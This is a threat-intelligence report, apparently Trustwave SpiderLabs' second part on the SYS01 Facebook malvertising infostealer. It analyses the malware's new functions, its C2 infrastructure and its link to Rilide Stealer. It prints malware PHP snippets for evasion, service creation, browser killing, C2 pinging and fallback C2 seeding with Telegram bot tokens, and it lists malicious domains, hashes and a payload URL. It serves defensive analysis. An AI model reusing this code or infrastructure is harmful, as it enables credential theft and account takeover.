Facebook Malvertising Epidemic

UNRAVELING A PERSISTENT THREAT: SYS01 - PART 2

Trustwave® SpiderLabs®

Contents


Facebook Malvertising Epidemic

In part one of our look at SYS01 Malvertising campaign, we looked at how threat actors have been utilizing Facebook advertising to propagate information stealing and account takeover malware. In that report, we went over some of the in-depth technical analysis on how that SYS01 malware operates. While SYS01 is not a new campaign, we have seen significant evolution of the malware to conduct different goals with new TTPs.

In this report on the campaign, we will go over some of the changes that have been implemented into the malware, and some similarities to another campaign that Trustwave has previously uncovered. As the threat actors behind the SYS01 campaign have continued to modify their malware to meet new objectives, we expect further development and changes.

SYS01 Timeline

The timeline shown below traces the important events in the development of the SYS01 malware. This was created to highlight the progression of the malware and aid in the tracking of future malvertising campaigns of SYS01. It highlights the discovery of SYS01 in October 2022 and significant research findings, such as the introduction of the SYS01 alias, distinguishing it from Ducktail, and its attribution to Vietnamese threat actors. The timeline also shows an earlier campaign of the malware and its latest iteration, which utilizes IonCube.



Updates to SYS01 Capabilities

The SYS01 malware exhibits a set of default functionalities, as outlined below.

Function	Description
getTask	Creates a URL pattern to identify the victim uniquely
getMac	Generates a unique machine ID of the victim and stores it in %localappdata%\Packages\m.txt
getIgnoreSSL	Creates HTTP GET request to a specified URL while ignoring SSL certificate verification
readDirs	Retrieves Browser profiles from a specified data path
deleteAllFolder	Deletes all the files and folders where malware copied the stolen information
xcopy	Responsible for recursively copying files and directories from a source location to a destination with 0755 permission. 0755 typically represents read, write, and execute for the owner, and read and execute for group and others.
sendToEndPoint	Send data to an endpoint using a POST request
parseChromium	Extracts details of Chromium browser
parseMoz	Extracts details of Mozilla browser

Nonetheless, our investigation has unveiled numerous updates in the newer iterations of SYS01. The features listed below are exclusively accessible in the most recent version of SYS01.

Defense Evasion via WMIC

The latest variant of SYS01 script employs a strategic approach to evade detection by retrieval of the system's hardware configuration using WMIC (Windows Management Instrumentation Command-line).

The code initializes variables for the endpoint URL and machine identifier and attempts to retrieve GPU information using the "wmic" command. It then checks for specific GPU manufacturer keywords such as Intel, AMD, Nvidia, etc., to determine if the system has a recognized GPU. If no recognized GPU is found, it attempts to retrieve CPU information using the same method.

```
wmic path win32_VideoController get name
```

```
wmic CPU get NAME
```

```php
try {
    $vga = shell_exec("wmic path win32_VideoController get name");
    $vga = strtolower($vga);
    $intel = strpos($vga, "intel");
    $dfx = strpos($vga, "3dfx");
    $amd = strpos($vga, "amd");
    $ati = strpos($vga, "ati");
    $matrox = strpos($vga, "matrox");
    $nvidia = strpos($vga, "nvidia");
    $sony = strpos($vga, "sony");
    $xgi = strpos($vga, "xgi");
    $radeon = strpos($vga, "radeon");
    $bypass = false;
    if ($intel || $dfx || $amd || $ati || $matrox || $nvidia || $sony || $xgi ||
    $radeon) {
        $bypass = true;
    }
    if (!$bypass) {
        try {
            $cpu = shell_exec("wmic CPU get NAME");
            $data = ["vga" => $vga, "cpu" => $cpu, "x" => "mbtn"];
        } catch (Exception $e) {
        }
        exit;
    }
```

Figure 1. Identification of Win32_VideoController using WMI.

Collection using Teracopy

The PHP function **makeTeracopyService()** facilitates the automated setup of the TeraCopy service on Windows systems. TeraCopy is a Windows utility used to enhance file copying efficiency and security. It offers faster transfers while ensuring file integrity through verification.

It begins by initializing variables for the VBScript filename (copyservice.vbs) and the command to execute the VBScript using wscript.exe. Subsequently, the function queries the status of the TeraCopy service to determine if it is currently running:

```
sc query TeraCopyService
```

If the service is not running, the function proceeds to create and start it. This involves generating VBScript content responsible for service creation. This content utilizes ShellExecute to execute commands in Command Prompt. Specifically, the command creates the service with the specified binary path (binPath) pointing to the TeraCopy executable file and sets it to start automatically (start= auto). Upon service creation, it initiates the service (sc start TeraCopyService).

```
sc create TeraCopyService binPath= “{current_working_directory}\
TeraCopyService.exe” start= auto

sc start TeraCopyService
```

```php
public static function makeTeracopyService()
{
    $vbScript = "copyservice.vbs";
    $command = "wscript.exe \"" . $vbScript . "\"";
    $g = shell_exec("sc query TeraCopyService");
    if (!strpos($g, "RUNNING")) {
        $cwd = getcwd();
        $file = $cwd . "\\TeraCopyService.exe";
        $content = "Set objShell = CreateObject(\"Shell.Application\")
        \r\nobjShell.ShellExecute \"cmd.exe\", \"/c sc create TeraCopyService
        binPath= \"\"" . $file . "\"\" start= auto && sc start
        TeraCopyService\", \"\", \"runas\", 1\r\n";
        file_put_contents($vbScript, $content);
        $output = shell_exec($command);
        sleep(5);
        unlink($vbScript);
        echo $output;
    }
}
```

Figure 2. Code Snippet for TeraCopyService Creation.

The **tCopy()** function ensures the TeraCopy service is running by invoking makeTeracopyService(), then constructs a temporary file path relative to the current working directory:

`{current_working_directory}\_tmpcopy.txt`

It writes the content of the source file into the temporary file and echoes the TeraCopy command for copying the file from the temporary location to the destination. Finally, it executes the TeraCopy command using **shell_exec()** and waits for 5 seconds before completing.

`TeraCopy.exe Copy  {path_to_source} {path_to_destination} /Close`

```php
public static function tCopy($src, $dest)
{
    self::makeTeracopyService();
    $cwd = getcwd();
    $f = $cwd . "\\_tmpcopy.txt";
    file_put_contents($f, $src);
    echo "TeraCopy.exe Copy *\"" . $f . "\" \"" . $dest . "\" /Close" . PHP_EOL;
    shell_exec("TeraCopy.exe Copy *\"" . $f . "\" \"" . $dest . "\" /Close");
    sleep(5);
}
```

Figure 3. Code Snippet for file copy operation using TeraCopy.

Browser Process Termination

The **killProcess()** function terminates a specified browser process running in the background. It receives the browser name as a parameter and uses **shell_exec()** to execute a command for killing the respective browser process. If the browser is identified as Google Chrome, it executes a command to forcibly terminate all instances of the chrome.exe process. If it's Microsoft Edge, it similarly terminates all instances of the msedge.exe process. The global variable **$backgroundApp** specifies the path to the command-line application used for executing system commands.

```
taskkill /f /im chrome.exe

taskkill /f /im msedge.exe
```

```php
public static function killProcess($browser)
{
    global $backgroundApp;
    if ($browser == "Google\\Chrome") {
        shell_exec($backgroundApp . " taskkill /f /im chrome.exe");
    } else {
        if ($browser == "Microsoft\\Edge") {
            shell_exec($backgroundApp . " taskkill /f /im msedge.exe");
        }
    }
}
```

Figure 4. Code Snippet of Browser Termination.

Ping Function

The **ping()** function implements a lightweight communication protocol with the C2 server. It sends a ping request to a specified URL endpoint, which checks each server's availability by sending an API request that includes the URL path **api/rss/?a=ping**. If the response indicates success, SYS01 proceeds with its malicious activities; otherwise, it retries or adopts alternative strategies to maintain persistence and evade detection. Below are the various cURL options used in C2 communication:

- **CURLOPT_URL:** The URL to which the ping request is sent.
- **CURLOPT_RETURNTRANSFER:** Set to true to return the transfer as a string instead of outputting it directly.
- **CURLOPT_MAXREDIRS:** Specifies the maximum number of redirections to follow.
- **CURLOPT_TIMEOUT:** Sets the maximum time in seconds that the cURL functions are allowed to take.
- **CURLOPT_HTTP_VERSION:** Specifies the HTTP version to use.
- **CURLOPT_CUSTOMREQUEST:** Sets the custom HTTP request method to "GET".
- **CURLOPT_SSL_VERIFYPEER:** Set to false to stop cURL from verifying the peer's SSL certificate.
- **CURLOPT_SSLVERSION:** Specifies the SSL version to use.

```php
public static function ping($to)
{
    try {
        $curl = curl_init();
        $opts = [CURLOPT_URL => $to . "/api/rss?a=ping",
        CURLOPT_RETURNTRANSFER => true, CURLOPT_MAXREDIRS => 10,
        CURLOPT_TIMEOUT => 2, CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
        CURLOPT_CUSTOMREQUEST => "GET", CURLOPT_SSL_VERIFYPEER => false,
        CURLOPT_SSLVERSION => CURL_SSLVERSION_TLSv1_1];
        curl_setopt_array($curl, $opts);
        $response = curl_exec($curl);
        $err = curl_error($curl);
        curl_close($curl);
        if ($err) {
            return false;
        }
        if ($response) {
            $response = json_decode($response);
            if ($response->s == 1) {
                return true;
            }
            return false;
        }
```

Figure 5. Code Snippet for ping() function.

Fallback C2

In the event that primary C2 servers become inaccessible, SYS01 resorts to the **seederInfo()** function to acquire fresh C2 server seeds from alternative sources, such as designated Google Sites and Telegram Bot links. This function acts as a vital fallback strategy to restore connectivity with the command-and-control infrastructure.

```php
public static function seederInfo()
{
    mprint("Seeding domain..." . PHP_EOL);
    $lsSeedLinks = [
        ["t" => "gsite", "u" => "https://sites.google.com/view/squialung"],
        ["t" => "gsite", "u" => "https://sites.google.com/view/bukethansu"],
        ["t" => "gsite", "u" => "https://sites.google.com/view/neutran"],
        ["t" => "tele", "u" => "https://api.telegram.org/
        bot6904369325:AAEgWsERK453yxB2IdI1ubxyda_MY02PD2Y/getMyDescription"],
        ["t" => "tele", "u" => "https://api.telegram.org/
        bot6896657719:AAHKm-BQlX-9exZ6_BM-6_cAH5Y_JetPlGU/getMyDescription"],
        ["t" => "tele", "u" => "https://api.telegram.org/
        bot6642799266:AAHdmiHVeThT2y6I5mT8pTDJw7tvNec2Tnc/getMyDescription"]];
    try {
        foreach ($lsSeedLinks as $lsSeedLink) {
            $rs = NULL;
            try {
                $rs = Request::getIgnoreSSL($lsSeedLink["u"]);
            } catch (Exception $e) {
            }
```

```php
if ($prs) {
    $domain = $urlToPing;
    if (!$domain) {
        $domain = Helper::seederInfo();
```

Figure 6. List of URLs that containing the 'seeds' for constructing the backup C2 server.

Updated Exfiltration

A comparison of the data exfiltrated in older and newer versions of SYS01 reveals significant updates:

Removed Parameters

Older parameters such as "**$dataCard**" and "**$decryptedKey**" have been discontinued. The $dataCard parameter is used by malware to extract credit card information from an SQLite database file, specifically from a table named credit cards.

Introduced Parameter

The new parameter "**i**" represents data extracted from Browser Preferences, indicating an enhanced focus on capturing more personalized settings and preferences in recent versions.




Figure 7. Comparison of stolen browser information lists between the new and old variants of SYS01.

Evolution of SYS01 Infrastructure

Tracking of Campaign Tag

As discussed in the previous report, the SYS01 malware is hosted on a repository on Cloudflare. It uses a unique query parameter "?t=" followed by a specific tag value, which directly corresponds to the malvertising campaign tag initially linked with the Facebook advertisement.




Figure 8. Initial redirection to URL hosted in CloudFlare.

These tags help differentiate the malware delivered in the attacks, making it easier to analyze the impact and reach of each specific campaign. In our continuous efforts to monitor and analyze these campaigns, our research team employs a variety of tools and methodologies to gain insights into the scope and origins of these threats. During our recent investigations, we once again utilized URLSCAN.io, for pivoting of the following Indicators of Compromise (IoCs).

- **file-zip2.png** (c32fb8f98262bdb92254d976df95225094f3c03eb4f7d8f811aed9d4e8ab5199)
- **logo.png** (a2d5e85074dcd4e2f7ed22e91650d30865c917180648bcd57dad4af590ace20b)

The analysis conducted through URLSCAN.io using the aforementioned IoCs has uncovered that the related malicious campaign has been active since 2022. This discovery not only underscores the persistence of the threat actors but also the evolving nature of the campaign.




Figure 9. Initial redirection to URL hosted in CloudFlare.

Below is the comprehensive list of tags associated with the SYS01 campaign.

Type	Domain	Campaign Tag	Description
Adult Theme	xpictures-albums[.]com chaesik[.]com kudaqq[.]com lydownload[.]net xpictures[.]net photo-cam[.]com x-photos[.]net x-albums[.]net x-album[.]com x-image[.]net photography-hq[.]com myprivatephotoalbum[.]top	over-night-girl	Album: Over Night Girl
		lonely-girl-in-ht	Album: Lonely Girl In Hotels
		lstv	Lives WorldsCup2022 - Watch TV Apps
		Inthehotels	Album18+: Beautiful Girl In The Hotels
		watertap	Photo Album18+: Water Tap - Jang Hye Eun
		onenightstand	Photo Album18+: One Night Stand - Hwang Young Mee
		rachel	Rachel
		lonely-girl	Album: Pretty Lonely Girl
		the-girl-next-door	Album: The Girl Next Door
		footballfan	Album Football Fan - Chae Jin Kyong
		yellowdress	Album Yellow Dress Girl - Duan Shi Ming
Movies	movies-box[.]net movies-cine[.]com	fast_and_furious_10	Fast 10 - New 2023
		blkpt	Black Panther 2 Wakanda Forever
Shopping	globalsalestore[.]com	men_snow_boots	Men's Winter Fleece Waterproof Warm Non-Slip Comfortable Shoes Snow Ankle Boots
PC Games	best-pc-games[.]net gamespc[.]top moinalam[.]com tjhnk[.]com gpteks[.]com	dragon_ball_the_breakers	Dragon_Ball_The_Breakers.zip
		contra_returns_2023	Contra_Returns_2023.zip
		mario_kart_8_deluxe_file	Metal_Slug_Awakening_2023.zip
		mario_bros_wonder_file	Super_Mario_Bros_Wonder.zip
		party_animals_file	Party_Animals_2023.zip
		metal_slug_awakening_file	Metal_Slug_Awakening_2023.zip
		mortal	Mortal_Kombat_1_New_2023.zip
		ride5	RIDE_5_The_Best_Bike_Game.zip
		chicken	Chicken_Invaders_2023.zip
		asphalt_9_legends_file	Asphalt_9_Legends.zip
		cyberpunkss	Cyberpunk_2077.zip
		minecraft_2023	Minecraft_2023.zip
Productivity Application	pmequebeclic[.]com hwblh[.]com sirokataldea[.]com oneclickactive[.]com aksartindia[.]com	3dimg	3D_AI_Images.zip
		awesome	Awesome_Themes
		taskbarthemes2024	New_Taskbar_Themes.zip
		tbthemes	Taskbar_Themes_New.zip
		soraaiv2	Sora_AI_Video.zip
		photoshop	Adobe_Photoshop_2023.zip
		v11	One_Click_Active_v11.0.zip

In scenarios where no specific tag parameter is provided within the malicious URL, the redirection path defaults to a specific, consistent URL:

hxxps://c6.cembuyukhanli[.]com/files/Album_Beautiful_Girl_and_Friends_in_the_Hostel.zip




Figure 10. Network traffic depicting the redirection to a default domain.

This particular URL has previously been identified as an Indicator of Compromise (IOC) during the SYS01 campaign last year. This campaign was extensively documented and flagged by cybersecurity research at Guardio. The presence of this domain in the current campaign strongly suggests continuity, implying that the threat actors operating the recent wave are likely the same as those behind the previous campaign.

Command and Control (C2) Server Infrastructure Analysis

To draw the line between SYS01 and Ducktail, **WHOISXMLAPI** undertook an IoC (Indicators of Compromise) expansion analysis to detect any overlapping patterns in the artifacts and web properties associated with both threats. The objective was to map SYS01's digital footprint to ascertain whether it shared additional similarities with Ducktail beyond targeting strategies and operational tactics. The findings were detailed in the report as follows:

- All of the domains were registered via NameSilo, LLC.
- The SYS01 IoCs also used a different privacy redaction service—Privacy Guardian.

In terms of our domains/IOCs, they are using certs issued by Google Trust Services LLC and Let's Encrypt, with one exception: some certs for dashong[.]top and birsarke[.]top were issued by Sectigo Limited (domains were all newly registered when they were likely used in this campaign). In one of WithSecure's reports from 2022, the same issuer was used for certs to sign malware:





Figure 11. The same issuer (Sectigo) was observed in previous campaigns.

Overall, based on our domains, the threat actor relied primarily on self-signed Let's Encrypt certificates. Regarding the validity, they are all relatively fresh, issued this year. It remains to be seen whether certificates for those domains will be renewed after the three-month validity period offered by Let's Encrypt.

- The consistent use of NameSilo, LLC as the registrar and Privacy Guardian as privacy redaction service for most domains suggests a deliberate choice by the threat actor, possibly to streamline management and obfuscate ownership. Also, the clustering of creation and expiry dates within a short timeframe indicates a synchronized effort in domain acquisition, likely orchestrated for a specific campaign.



chawood.com

Domain Information

Domain:	chawood.com
Registrar:	NameSilo, LLC
Registered On:	2021-10-25
Expires On:	2025-10-25
Updated On:	2022-12-21
Status:	clientTransferProhibited
Name Servers:	coen.ns.cloudflare.com savanna.ns.cloudflare.com

Registrant Contact

Organization:	See PrivacyGuardian.org
Street:	1928 E. Highland Ave. Ste F104 PMB# 255
City:	Phoenix

deprusi.top

Domain Information

Domain:	deprusi.top
Registrar:	NameSilo,LLC
Registered On:	2023-01-22
Expires On:	2026-01-22
Updated On:	2023-01-22
Status:	clientTransferProhibited
Name Servers:	coen.ns.cloudflare.com savanna.ns.cloudflare.com

Registrant Contact

Organization:	PrivacyGuardian.org llc
State:	AZ
Country:	US

Figure 12. Consistent use of the same registrar in the used domains.

- The absence of owner information for all registered domains raises red flags regarding transparency and accountability. This opacity is a common tactic employed by malicious actors to conceal their identities and evade detection.
- The consistent use of Cloudflare's nameservers with ASN 13335 across all registered domains suggests a centralized infrastructure, potentially facilitating coordinated control and management of the malicious network.
- Overall, based on our domains, the threat actor relied primarily on self-signed Let's Encrypt certificates. Furthermore, the validity period of these certificates is relatively short, typically lasting only three months. One notable observation is the freshness of these certificates – all were issued within the current year. This suggests a pattern of regular renewal, perhaps indicating a sustained effort by the threat actor to maintain the facade of legitimacy. It remains to be seen whether certificates for those domains will be renewed after the three-month validity period offered by Let's Encrypt. Moreover, our investigation did not uncover instances of certificate reuse for different domains.

To enhance our tracking of the Command and Control (C2) infrastructure associated with SYS01, we expanded our investigation by further pivoting based on the following Indicators of Compromise (IoCs):

SHA256: 73e9a427585eecde84b822894d01299bcdec48c4e5cceb22b2668550d09160c0

SHA256: 9e35c0599874f26ce4b2317cc68ac979321499821d5f5d17407d4050f427e958




Figure 13. Sample of the additionally identified IOCs

Utilizing these IoCs enabled us to identify and document an additional 100+ C2 servers. The earliest of these servers was first observed on December 21, 2022. This expanded data set significantly enhances our understanding of the scope and distribution of the SYS01 infrastructure, providing critical insights into the malware's operational capabilities and network spread.

Included in the IoCs are notable findings such as:

- The URL "chawood[.]com/ads_optimize_result/cext" which was detected in the earliest version of SYS01, as reported by Zscaler.
- Most of the domains mentioned in the report of Guardio Labs, Yoroi and Morphisec are included.

These details contribute to a broader understanding of the network infrastructure used by SYS01, indicating extensive overlap in the domains targeted by various security firms and highlighting the interconnected nature of the threat landscape associated with this malware.

Linking Recent Rilide and SYS01 Campaigns: Evidence of the Same Threat Actor

In April 2023, Trustwave SpiderLabs uncovered a new strain of malware that it dubbed Rilide, which targets Chromium-based browsers such as Google Chrome, Microsoft Edge, Brave, and Opera. Rilide malware is disguised as a legitimate browser extension and enables threat actors to carry out a broad spectrum of malicious activities, including monitoring browsing history, taking screenshots, and injecting malicious scripts to withdraw funds from various cryptocurrency exchanges. This year, Bitdefender Labs have spotted an updated version of the Rilide Stealer (V4) in various sponsored ad campaigns impersonating AI-based software or photo editors including Sora, CapCut, Gemini AI, Photo Effects Pro and CapCut Pro.

Similar to the SYS01 campaign, Rilide Stealer was also delivered through fraudulent advertisement in Facebook.

hxxps://dl.dropboxusercontent.com/scl/fi/1mc42qxq9xwrkglpnut30/SoraVideo-AI-Install.rar?rlkey=gvniicbxyhpidnkhsbhzhefdf&dl=0




Figure 14. Fraud Advertisement used to distribute Rilide Stealer (V4).

The zip file associated with the Rilide Stealer V4 campaign contains configuration files resembling those found in the SYS01 campaign.




Figure 15. Comparison of ZIP file contents between the Rilide and SYS01 campaigns.

There are a few noticeable differences between the contents of the two zip files:

1 In Rilide Stealer campaign, there is a MSI installer (T1218.007) which will install a malicious browser extension (T1176) named "**nmmhkkegccagdldgiimedpic**" that steals credentials, tokens, and cookies from Facebook accounts. Also, the rest of the files in the zip file will not be utilized in this campaign.

